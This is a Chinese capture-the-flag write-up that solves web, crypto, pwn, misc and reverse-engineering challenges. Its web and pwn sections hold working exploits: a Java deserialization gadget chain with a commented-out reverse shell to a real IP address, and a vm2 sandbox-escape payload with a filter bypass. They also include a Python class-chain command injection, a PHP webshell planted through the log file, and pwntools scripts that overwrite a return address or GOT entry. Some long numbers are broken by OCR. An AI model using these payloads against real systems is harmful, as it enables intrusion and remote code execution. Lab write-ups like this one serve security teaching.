磐石行动WP

> by ss0t

WEB


fun_java

bypassit1

```
package com.yulate.nativespring;

/**
 * @projectName: nativeSpring
 * @package: com.yulate.nativespring
 * @className: Vuln
 * @author: yulate
 * @description: TODO
 * @date: 5/20/2023 5:25 PM
 * @version: 1.0
 */

import com.fasterxml.jackson.databind.ObjectMapper;
import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;

import javax.management.BadAttributeValueExpException;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Base64;

public class Vuln {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static byte[] getEvilByteCode() throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass cc = pool.makeClass("aaa");
        // /bin/bash","-c","bash -i >& /dev/tcp/47.242.253.194/9999 0>&1
        String cmd = "java.lang.Runtime.getRuntime().exec(new String[]{\"calc\"});";
        //静态方法
        cc.makeClassInitializer().insertBefore(cmd);

        //设置满足条件的父类
        cc.setSuperclass((pool.get(AbstractTranslet.class.getName())));
        //获取字节码
        byte[] code = cc.toBytecode();
        return code;
    }

    public static String getBase64Data(Object obj) throws Exception {
```

```
52          ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
53          ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
54          objectOutputStream.writeObject(obj);
55          objectOutputStream.close();
56          return Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
57      }
58
59      public static Object readBase64Data(String base64Data) throws Exception {
60          ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(Base64.getDecoder().decode(base64Dat
    a));
61          ObjectInputStream ois = new ObjectInputStream(byteArrayInputStream);
62          Object obj = ois.readObject();
63          ois.close();
64          return obj;
65      }
66
67      public static void main(String[] args) throws Exception {
68          byte[] code = getEvilByteCode();
69          TemplatesImpl tpl = new TemplatesImpl();
70          setFieldValue(tpl, "_bytecodes", new byte[][]{code});
71          setFieldValue(tpl, "_name", "233");
72          setFieldValue(tpl, "_tfactory", new TransformerFactoryImpl());
73
74          ObjectMapper mapper = new ObjectMapper();
75  //          ArrayNode arr = mapper.createArrayNode();
76  //          arr.addPOJO(tpl);
77  //          POJONode pj = new POJONode(tpl);
78
79          POJONode jsonNodes = new POJONode(tpl);
80
81          BadAttributeValueExpException bad = new BadAttributeValueExpException("aa");
82          setFieldValue(bad, "val", jsonNodes);
83
84  //          BadAttributeValueExpException bad = new BadAttributeValueExpException("1");
85  //          setFieldValue(bad, "val", arr);
86          String output = getBase64Data(bad);
87          System.out.println(output);
88
89          readBase64Data(output);
90      }
91  }
92
```

有点小问题要将`BaseJsonNode`抽出来到自己的项目中将`writeReplace`方法注释掉



CookieBack

/cookie?data=connect.sid=xxxx

sid需要解码一下放进去，然后刷新再次请求即可

easy_node

根据copyArray的逻辑，可以传入这样的数据来绕过if

```
{
    "properties": {
        "length": 1,
        0: {
            0: "vm2_tester",
            "length": 1
        }
    },
    "name": "m4x",
}
```

根据题目的提示`vm2 3.9.16`可以找到最新的CVE-2023-30547，poc地址：

https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

```
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('touch pwned');
}
```

过了了getPrototypeOf和function，eval绕过即可

```
import requests

url = "http://116.236.144.37:26849/vm2_tester"
url2 = "http://116.236.144.37:26849/vm2"


data = {
    "properties": {
        "length": 1,
        0: {
            0: "vm2_tester",
            "length": 1
        }
    },
    "name": "m4x",
}

payload = """eval(`
err = {};
const handler = {
    getPr` + `ototypeOf(target) {
        (fun` + `ction stack() {
            new Error().stack;
            stack();
```

```
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('cat /flag');
}`)
"""

sess = requests.session()
print(sess.post(url, json=data).text)
data ={"code":payload}
print(sess.post(url2,json=data).text)
```

ezpython

找到137的os._wrap_close，直接打就行

```
print([].__class__.__base__.__subclasses__()[137].__init__.__globals__'p' + 'open'.read())
```

easy_loge

发现用户名有过滤，尝试传入数组发现有警告信息闪了一下，访问日志文件发现数组内的内容也会写入到log中，但是value仍然会被过滤，尝试在key中写入成功。

```
username[1][2][<?php eval('echo `cat /S3rect_1S_H3re`;'); ?>]=m4x&password=m4x
```

Crypto

bird

下载之后为一个txt，分析觉得是压缩包，修改后缀名打开里面又一个word

https://www.dcode.fr/birds-on-a-wire-cipher

在线网站解密即可，flag最后为小写

crackme

应该是非预期了，下载txt打开，flag直接在里面

revenge

卡界的coppersmith 需要爆破一个大写字母

```
from Crypto.Util.number import *
from tqdm import tqdm
from Crypto.Cipher import AES
from hashlib import md5

out = [(25760606766919125990414532214026875967611654161861445213909991881880548107906898751231473915674689041524337
67494418025426036536791888845362051620957584796173, 14045992522245891026801002151020657837949374668856418044747636 5
92357538822482815099180477038833142621518876360182148899082961132199293905253128565310575985 11, 1546582168511591297
24623646678522828414660644658042442878832113490724344400027618563670241630085642326494320237028559013335331589820975
56704105928659504125280), (18564794283203931848260668141340985897412288554500253336881881205759291638665155854974022
86516300870767597286796830194179897319803359819777070606158997326687, 1739911445273397715994715373821615268097813 6
91506341592399828911490088434888870095909648380238843690112973622076731513477307870982775256397102986545585042307,
14047157123592735958397317984739351194286186344876470111369279749880409808564148671014216038492724490055762184781 39
72670689636971799517397854020987627299155 9), (22974314618077629154675296710750832167437676718150111849056609522395 3
31018465450540933379298637322577671512310365429770191552814829160173369424262848779525 89, 1229262703524979999066414
86836679597786084591587370803605313703123665091741941856343520315985958841339203471102393473003279110782761798077 70
11168968597093740, 94812410467265611219161215333886111524735888651496232804473424751166578677105397228115712583794 6
40224370901237863623699449424360815713842862381523281210512 6), (32596849174609435588065035404067267939944252765154 9
43891016058042651143639829523633518742159591892332027095990695548558878667473199585818017386768367321546 39, 2498703
81368115649535694125579343082883226626102886920964918666847152179456416549231331060247014202994555247862512758280 88
59576924652319577668651211062402358, 26266061617523062120666371319115455894575110681057529680195616747724221357331 4
95382371362013633388210269263981761153956233716965646833417729421720121939298 01)]

def Function(n,r,c,rand):
    P.<m> = PolynomialRing(Zmod(n))
    k = bytes_to_long(b'Key_') * 2^(60 * 8) + m * 2^8 + rand
    f = k^4 + k^3 + 5*k^2 + r*k - c
    return f
```

coppersmith 爆破最低字节，卡界需要调epsilon

```
for a in tqdm(range(65,91)):
    print(a)
    try:
        fs = []
        ns = []
        for i in out:
            ns.append(i[0])
            ff = Function(i[0],i[1],i[2],a).monic().change_ring(ZZ)
            fs.append(ff)
        F = crt(fs,ns)
        N = prod(ns)
        print(N.nbits())
        FF = F.change_ring(Zmod(N))
        roots = FF.small_roots(X=2^472,epsilon = 0.03)
        print(roots)
        print(long_to_bytes(int(roots[0])))

    except:
        continue
```

解出来得到key'为Key_You_RealLY_KNOw_CoPp3rsmith!，然后参考 https://blog.csdn.net/MikeCoke/article/details/113823492 求解secret，最后用aes解密拿到

flag{db1640888177e26b2a2cdbc85ea84275}

RSA_like

之前的西电校赛也是这么个题目，直接改脚本梭哈就完事了

[mini LCTF 2023] 西电的部分_石氏是时试的博客-CSDN博客

```sage
# sage
import random
from Crypto.Util.number import *
from gmpy2 import *
import time

##############################################
# Config
##############################################

"""
Setting debug to true will display more informations
about the lattice, the bounds, the vectors...
"""
debug = True

"""
Setting strict to true will stop the algorithm (and
return (-1, -1)) if we don't have a correct
upperbound on the determinant. Note that this
doesn't necesseraly mean that no solutions
will be found since the theoretical upperbound is
usualy far away from actual results. That is why
you should probably use `strict = False`
"""
strict = False

"""
This is experimental, but has provided remarkable results
so far. It tries to reduce the lattice as much as it can
while keeping its efficiency. I see no reason not to use
this option, but if things don't work, you should try
disabling it
"""
helpful_only = True
dimension_min = 7  # stop removing if lattice reaches that dimension


##############################################
# Functions
##############################################

# display stats on helpful vectors
def helpful_vectors(BB, modulus):
    nothelpful = 0
    for ii in range(BB.dimensions()[0]):
        if BB[ii, ii] >= modulus:
            nothelpful += 1

    print(nothelpful, "/", BB.dimensions()[0], " vectors are not helpful")


# display matrix picture with 0 and X
def matrix_overview(BB, bound):
    for ii in range(BB.dimensions()[0]):
        a = ('%02d ' % ii)
        for jj in range(BB.dimensions()[1]):
            a += '0' if BB[ii, jj] == 0 else 'X'
            if BB.dimensions()[0] < 60:
                a += ' '
        if BB[ii, ii] >= bound:
            a += '~'
        print(a)

```

```
65
66  # tries to remove unhelpful vectors
67  # we start at current = n-1 (last vector)
68  def remove_unhelpful(BB, monomials, bound, current):
69      # end of our recursive function
70      if current == -1 or BB.dimensions()[0] <= dimension_min:
71          return BB
72
73      # we start by checking from the end
74      for ii in range(current, -1, -1):
75          # if it is unhelpful:
76          if BB[ii, ii] >= bound:
77              affected_vectors = 0
78              affected_vector_index = 0
79              # let's check if it affects other vectors
80              for jj in range(ii + 1, BB.dimensions()[0]):
81                  # if another vector is affected:
82                  # we increase the count
83                  if BB[jj, ii] != 0:
84                      affected_vectors += 1
85                      affected_vector_index = jj
86
87              # level:0
88              # if no other vectors end up affected
89              # we remove it
90              if affected_vectors == 0:
91                  print("* removing unhelpful vector", ii)
92                  BB = BB.delete_columns([ii])
93                  BB = BB.delete_rows([ii])
94                  monomials.pop(ii)
95                  BB = remove_unhelpful(BB, monomials, bound, ii - 1)
96                  return BB
97
98              # level:1
99              # if just one was affected we check
100             # if it is affecting someone else
101             elif affected_vectors == 1:
102                 affected_deeper = True
103                 for kk in range(affected_vector_index + 1, BB.dimensions()[0]):
104                     # if it is affecting even one vector
105                     # we give up on this one
106                     if BB[kk, affected_vector_index] != 0:
107                         affected_deeper = False
108                 # remove both it if no other vector was affected and
109                 # this helpful vector is not helpful enough
110                 # compared to our unhelpful one
111                 if affected_deeper and abs(bound - BB[affected_vector_index, affected_vector_index]) < abs(
112                         bound - BB[ii, ii]):
113                     print("* removing unhelpful vectors", ii, "and", affected_vector_index)
114                     BB = BB.delete_columns([affected_vector_index, ii])
115                     BB = BB.delete_rows([affected_vector_index, ii])
116                     monomials.pop(affected_vector_index)
117                     monomials.pop(ii)
118                     BB = remove_unhelpful(BB, monomials, bound, ii - 1)
119                     return BB
120     # nothing happened
121     return BB
122
123
124 def attack(N, e, m, t, X, Y):
125     modulus = e
126
127     PR.<x,y> = PolynomialRing(ZZ)
128     a = N + 1
129     b = N * N - N + 1
130     f = x * (y * y + a * y + b) + 1
131
132     gg = []
133     for k in range(0, m + 1):
```

```
        for i in range(k, m + 1):
            for j in range(2 * k, 2 * k + 2):
                gg.append(x ^ (i - k) * y ^ (j - 2 * k) * f ^ k * e ^ (m - k))
    for k in range(0, m + 1):
        for i in range(k, k + 1):
            for j in range(2 * k + 2, 2 * i + t + 1):
                gg.append(x ^ (i - k) * y ^ (j - 2 * k) * f ^ k * e ^ (m - k))

    def order_gg(idx, gg, monomials):
        if idx == len(gg):
            return gg, monomials

        for i in range(idx, len(gg)):
            polynomial = gg[i]
            non = []
            for monomial in polynomial.monomials():
                if monomial not in monomials:
                    non.append(monomial)

            if len(non) == 1:
                new_gg = gg[:]
                new_gg[i], new_gg[idx] = new_gg[idx], new_gg[i]

                return order_gg(idx + 1, new_gg, monomials + non)

    gg, monomials = order_gg(0, gg, [])

    # construct lattice B
    nn = len(monomials)
    BB = Matrix(ZZ, nn)
    for ii in range(nn):
        BB[ii, 0] = gg[ii](0, 0)
        for jj in range(1, nn):
            if monomials[jj] in gg[ii].monomials():
                BB[ii, jj] = gg[ii].monomial_coefficient(monomials[jj]) * monomials[jj](X, Y)

    # Prototype to reduce the lattice
    if helpful_only:
        # automatically remove
        BB = remove_unhelpful(BB, monomials, modulus ^ m, nn - 1)
        # reset dimension
        nn = BB.dimensions()[0]
        if nn == 0:
            print("failure")
            return 0, 0

    # check if vectors are helpful
    if debug:
        helpful_vectors(BB, modulus ^ m)

    # check if determinant is correctly bounded
    det = BB.det()
    bound = modulus ^ (m * nn)
    if det >= bound:
        print("We do not have det < bound. Solutions might not be found.")
        print("Try with highers m and t.")
        if debug:
            diff = (log(det) - log(bound)) / log(2)
            print("size det(L) - size e^(m*n) = ", floor(diff))
        if strict:
            return -1, -1
    else:
        print("det(L) < e^(m*n) (good! If a solution exists < N^delta, it will be found)")

    # display the lattice basis
    if debug:
        matrix_overview(BB, modulus ^ m)

    # LLL
```

```
    if debug:
        print("optimizing basis of the lattice via LLL, this can take a long time")

    BB = BB.LLL()

    if debug:
        print("LLL is done!")

    # transform vector i & j -> polynomials 1 & 2
    if debug:
        print("looking for independent vectors in the lattice")
    found_polynomials = False

    for pol1_idx in range(nn - 1):
        for pol2_idx in range(pol1_idx + 1, nn):
            # for i and j, create the two polynomials
            PR.<a,b> = PolynomialRing(ZZ)
            pol1 = pol2 = 0
            for jj in range(nn):
                pol1 += monomials[jj](a, b) * BB[pol1_idx, jj] / monomials[jj](X, Y)
                pol2 += monomials[jj](a, b) * BB[pol2_idx, jj] / monomials[jj](X, Y)

            # resultant
            PR.<q> = PolynomialRing(ZZ)
            rr = pol1.resultant(pol2)

            # are these good polynomials?
            if rr.is_zero() or rr.monomials() == [1]:
                continue
            else:
                print("found them, using vectors", pol1_idx, "and", pol2_idx)
                found_polynomials = True
                break
        if found_polynomials:
            break

    if not found_polynomials:
        print("no independant vectors could be found. This should very rarely happen...")
        return 0, 0

    rr = rr(q, q)

    # solutions
    soly = rr.roots()

    if len(soly) == 0:
        print("Your prediction (delta) is too small")
        return 0, 0

    soly = soly[0][0]
    ss = pol1(q, soly)
    solx = ss.roots()[0][0]

    return solx, soly


def inthroot(a, n):
    return a.nth_root(n, truncate_mode=True)[0]


def generate_prime(bit_length):
    while True:
        a = random.getrandbits(bit_length // 2)
        b = random.getrandbits(bit_length // 2)

        if b % 3 == 0:
            continue

        p = a ** 2 + 3 * b ** 2
```

```python
        if p.bit_length() == bit_length and p % 3 == 1 and isPrime(p):
            return p


def point_addition(P, Q, mod):
    m, n = P
    p, q = Q

    if p is None:
        return P
    if m is None:
        return Q

    if n is None and q is None:
        x = m * p % mod
        y = (m + p) % mod
        return (x, y)

    if n is None and q is not None:
        m, n, p, q = p, q, m, n

    if q is None:
        if (n + p) % mod != 0:
            x = (m * p + 2) * inverse(n + p, mod) % mod
            y = (m + n * p) * inverse(n + p, mod) % mod
            return (x, y)
        elif (m - n ** 2) % mod != 0:
            x = (m * p + 2) * inverse(m - n ** 2, mod) % mod
            return (x, None)
        else:
            return (None, None)
    else:
        if (m + p + n * q) % mod != 0:
            x = (m * p + (n + q) * 2) * inverse(m + p + n * q, mod) % mod
            y = (n * p + m * q + 2) * inverse(m + p + n * q, mod) % mod
            return (x, y)
        elif (n * p + m * q + 2) % mod != 0:
            x = (m * p + (n + q) * 2) * inverse(n * p + m * q + r, mod) % mod
            return (x, None)
        else:
            return (None, None)


def special_power(P, a, mod):
    res = (None, None)
    t = P
    while a > 0:
        if a & 1:
            res = point_addition(res, t, mod)
        t = point_addition(t, t, mod)
        a >>= 1
    return res


def random_padding(message, length):
    pad = bytes([random.getrandbits(8) for _ in range(length - len(message))])
    return message + pad


c = (592824995538383164326910018919210335153150251146852502199064376442644408279977413431718039746020582332778489733281803183525703127402622584382524148010989658146982016755679320456350882034597932098719003505810519965526313257200037052200373223746261018240175805286397874904276453282641418487293058800715956565870, 731242654281893890884357356290694138805145039847068722376586308130492339334318691088715287009339414805062371972250682889415088654369373180439597833264457933943711609036835704311064983628760501116962653325569134590230641694885355432565695913576969143206066944939725102214597540907517514024599477889894104414720)
N = 114781991564695173994066362186630636631937111385436035031097837827163753810654819119927257768699803252811579701459939909509965376208806596284108155137341543805767090485822262566517029632602553357332822459669677106313003586646066752317008081277334467604607046796105900932500985260487527851613175058091414460877
```

```
e = 42527071296124554000775476714862291563295438436755241407089954269855991834395677330395810127635852705500499447157795113944999648546450127466141773376148860547639645658393364438329834558465285855234625188025555368025941664544291100470326914542979494505878508096875994761221874335737159760668814784019160634733083250950395744898576627325596549497528500576923474149511379789974272282311497245235202737579431855613625728236532256705270322787601064769928156284598095722583188651005219921318742679945819917435308130804931917844656597349691339105022241792644369821514205923215687808825964373965238087022467022298451442560 38

X = 1 << 469
Y = 2 * inthroot(Integer(2 * N), 2)

res = attack(N, e, 4, 2, X, Y)
print(res)  # gives k and p + q, the rest is easy

b, c = res[1], N
Dsqrt = inthroot(Integer(b ^ 2 - 4 * c), 2)
p, q = (b + Dsqrt) // 2, (b - Dsqrt) // 2
assert p * q == N
print(p,q)
```

上面求出p,q后带入下面脚本

```
import random
from Crypto.Util.number import *
from gmpy2 import *

c = (592824995538383164326910018919210335153150251146852502199064376442644408279977413431718039746020582332778489733281803183525703127402622584382524148010989658146982016755679320456350882034597932098719003505810519965526313257200037052200373223746261018240175805286397874904276453282641418487293058800715956565 87, 731242654281893890884357356290694138805145039847068722376586308130492339334318691088715287009339414805062371972250682889415088654369373180439597833264457933943711609036835704311064983628760501116962653325569134590230641694885355432565695913576969143206066944939725102214597540907517514024599477889894104414 72)
N = 114781991564695173994066362186630636631937111385436035031097837827163753810654819119927257768699803252811579701459939909509965376208806596284108155137341543805767090485822262566517029632602553357332822459669677106313003586646066752317008081277334467604607046796105900932500985260487527851613175058091414460877
e = 42527071296124554000775476714862291563295438436755241407089954269855991834395677330395810127635852705500499447157795113944999648546450127466141773376148860547639645658393364438329834558465285855234625188025555368025941664544291100470326914542979494505878508096875994761221874335737159760668814784019160634733083250950395744898576627325596549497528500576923474149511379789974272282311497245235202737579431855613625728236532256705270322787601064769928156284598095722583188651005219921318742679945819917435308130804931917844656597349691339105022241792644369821514205923215687808825964373965238087022467022298451442560 38
p,q=120765327028188030277421699835304195586084010785080178947070938117166967869413085477973687310196707765084481509534325669152328087570604101563789385223595 51,950454856449846102955822782213743120936969966999247999275794296088521306113635251823193783640054457083564533505622905442998473084006550447710042042710302 7

print(p*q==N)


def generate_prime(bit_length):
    while True:
        a = random.getrandbits(bit_length // 2)
        b = random.getrandbits(bit_length // 2)

        if b % 3 == 0:
            continue

        p = a ** 2 + 3 * b ** 2
        if p.bit_length() == bit_length and p % 3 == 1 and isPrime(p):
            return p


def point_addition(P, Q, mod):
    m, n = P
    p, q = Q

    if p is None:
        return P
    if m is None:
```

```
        return Q

    if n is None and q is None:
        x = m * p % mod
        y = (m + p) % mod
        return (x, y)

    if n is None and q is not None:
        m, n, p, q = p, q, m, n

    if q is None:
        if (n + p) % mod != 0:
            x = (m * p + 2) * inverse(n + p, mod) % mod
            y = (m + n * p) * inverse(n + p, mod) % mod
            return (x, y)
        elif (m - n ** 2) % mod != 0:
            x = (m * p + 2) * inverse(m - n ** 2, mod) % mod
            return (x, None)
        else:
            return (None, None)
    else:
        if (m + p + n * q) % mod != 0:
            x = (m * p + (n + q) * 2) * inverse(m + p + n * q, mod) % mod
            y = (n * p + m * q + 2) * inverse(m + p + n * q, mod) % mod
            return (x, y)
        elif (n * p + m * q + 2) % mod != 0:
            x = (m * p + (n + q) * 2) * inverse(n * p + m * q + r, mod) % mod
            return (x, None)
        else:
            return (None, None)


def special_power(P, a, mod):
    res = (None, None)
    t = P
    while a > 0:
        if a & 1:
            res = point_addition(res, t, mod)
        t = point_addition(t, t, mod)
        a >>= 1
    return res


def random_padding(message, length):
    pad = bytes([random.getrandbits(8) for _ in range(length - len(message))])
    return message + pad

# 跟NovelSystem稍有区别,这里可以算出phi求出d,解密方式和加密用同一函数
phi = (p**2 + p + 1)*(q**2 + q + 1)
d = invert(e,phi)
m = special_power(c,d,N)
flag = b''.join([long_to_bytes(v)[:19] for v in m])
print(flag)

```

Pwn

keybox

通过触发整数溢出，访问超出数组界限的元素，并修改返回地址以调用后门函数。

```

from pwn import *

p = remote("116.236.144.37",21604)
```

```
elf = ELF("./KeyBox")

p.sendlineafter("first key:",b'-9223372036854775791')
p.sendlineafter("second key:",b'4200293')
```

changaddr

往exit@got写入getflag()后门函数地址，直接触发到

```
from pwn import *

r = remote("116.236.144.37", 21604)
elf = ELF("./ChangeAddr")
context(arch="i386", os="linux", log_level="debug")
context.terminal = ['terminator', '--new-tab', '-x']


def dbg(src):
    gdb.attach(r, src)
    pause()


src = '''b *0x804949F'''


def attack():
    exit_got = elf.got['exit']
    getflag = 0x804932C

    r.sendlineafter("like to write?", hex(exit_got))
    r.sendlineafter("?", hex(getflag))
    r.sendlineafter("segment fault!", "a")

    r.interactive()


if __name__ == '__main__':
    attack()
```

Misc

good_http

盲水印获得解压密码：XD8C2VOKEU

解压完就是flag

Reverse

flag在哪?

```
int __cdecl sub_401AC0(int a1, int a2)
{
  char v3[80]; // [esp+0h] [ebp-78h]
  int v4; // [esp+50h] [ebp-28h]
  int v5; // [esp+54h] [ebp-24h]
```

```
  unsigned int v6; // [esp+58h] [ebp-20h]
  int v7; // [esp+5Ch] [ebp-1Ch]
  int v8; // [esp+60h] [ebp-18h]
  unsigned int v9; // [esp+64h] [ebp-14h]
  unsigned int v10; // [esp+68h] [ebp-10h]
  unsigned int v11; // [esp+6Ch] [ebp-Ch]
  int v12; // [esp+70h] [ebp-8h]
  unsigned int i; // [esp+74h] [ebp-4h]

  v10 = dword_4062B4(a1);
  v6 = dword_4062B4(a2);
  dword_4062B4(byte_406274);
  v12 = 15;
  v11 = 15 - v10;
  if ( v10 != 15 )
    return v11;
  for ( i = 0; i < v10; ++i )
  {
    v4 = 0;
    v9 = i % 3;
    v7 = dword_406450(i % 3);
    v5 = (v7 + 2) ^ *(char *)(i + a1);
    v8 = *(char *)(i + a2);
    if ( i >= v6 )
      v8 = 0;
    v3[i] = v8 + v5;
    if ( v3[i] != byte_406274[i] )
      return i + 1;
  }
  return 0;
}
```

分析之后核心是将输入值进行异或4操作，然后根据当前数据在序列中的位置模3的余数是否等于1，进行另外的异或操作。在对比函数中，代码先对之前加密的结果a1进行了异或和加法操作，然后再与byte_406274进行比较。如果调试得到与其计算的数据，就能够解密密文。byte_406274是一个包含了十五个字节的密文，分别为0xD3，0x38，0xD1，0xD3，0x7B，0xAD，0xB3，0x66，0x71，0x3A，0x59，0x5F，0x5F，0x2D和0x73。解密的流程是先进行一个减法操作，然后进行异或操作，接着根据index执行异或操作，最后再异或4。

```
#include <stdio.h>

char enc[] = {0xD3, 0x38, 0xD1, 0xD3, 0x7B, 0xAD, 0xB3, 0x66, 0x71, 0x3A, 0x59, 0x5F, 0x5F, 0x2D, 0x73};
char s[16] = "e4bdtRV02";

unsigned char aFlagWhereIsTom[] = {
    0x66, 0x6C, 0x61, 0x67, 0x7B, 0x77, 0x68, 0x65, 0x72, 0x65, 0x20, 0x69, 0x73, 0x20, 0x74, 0x6F,
    0x6D, 0x7D, 0x00, 0x00, 0x66, 0x6C, 0x61, 0x67, 0x7B, 0x4D, 0x79, 0x20, 0x63, 0x68, 0x65, 0x65,
    0x73, 0x65, 0x7D, 0x00, 0x66, 0x6C, 0x61, 0x67, 0x7B, 0x69, 0x20, 0x6D, 0x69, 0x73, 0x73, 0x20,

};

int sub_401BD0(int a1)
{
  int v2; // [esp+4h] [ebp-4h]

  v2 = 0;
  switch ( a1 )
  {
    case 0:
      return 10;
    case 1:
      return 9;
    case 2:
      return 8;
  }
  return v2;
}

```

```c
int main(void)
{

        for(int i = 0; i < 15; i++)
        {
                enc[i] = (enc[i]-s[i])^(sub_401BD0(i%3)+2);
                //printf("%d, ", enc[i]);

                if(i%3 == 1)
                {
                        enc[i] ^= aFlagWhereIsTom[i*3];
                }

                enc[i] ^= 4;

                printf("%c", enc[i]);
        }

        return 0;

}
```

ezEXE

```c
int __cdecl sub_40179A(char *a1)
{
  char v2[117]; // [esp+2Ah] [ebp-9Eh] BYREF
  char Str[17]; // [esp+9Fh] [ebp-29h] BYREF
  int v4; // [esp+B0h] [ebp-18h]
  size_t v5; // [esp+B4h] [ebp-14h]
  size_t v6; // [esp+B8h] [ebp-10h]
  size_t i; // [esp+BCh] [ebp-Ch]

  strcpy(Str, "VrDQ-ffgaEig04qx");
  v6 = strlen(Str);
  v5 = strlen(a1);
  strcpy(v2, "RQpxxZgUqxzwonBuDApb3PyRJ8CcLIyXVozsVjurmPQdUdND+cly4HFq");
  sub_4016EB(lpAddress, 494, 5);
  ((void (__cdecl *)(char *, size_t, char *, size_t, char *))lpAddress)(Str, v6, a1, v5, &v2[57]);
  v4 = sub_401535(&v2[57], v5 + 1);
  for ( i = 0; i < strlen(v2); ++i )
  {
    if ( *(_BYTE *)(i + v4) != v2[i] )
    {
      printf("错误");
      return 0;
    }
  }
  printf("正确");
  return 0;
}
```

patch这个函数

```
// positive sp value has been detected, the output may be wrong!
uint8_t __usercall sub_401510@<al>(int a1@<ebp>)
{
  uint8_t result; // al

  result = NtCurrentPeb()->BeingDebugged;
  *(_BYTE *)(a1 - 9) = result;
  if ( *(_BYTE *)(a1 - 9) )
    exit(0);
  return result;
}
```

进入IpAddress函数，明显的rc4，rc4加密后，使用base64对rc4加密结果进行编码

```
import base64
v2 = 'RQpxxZgUqxzwonBuDApb3PyRJ8CcLIyXVozsVjurmPQdUdND+cly4HFq'
v3 = base64.b64decode(v2)
print(v3.hex())
#450a71c59814ab1cf0a2706e0c0a5bdcfc9127c09c2c8c97568cec563bab98f41d51d343f9c972e0716a
```

进入密钥为 VrDQ-ffgaEig04qx 的rc4解密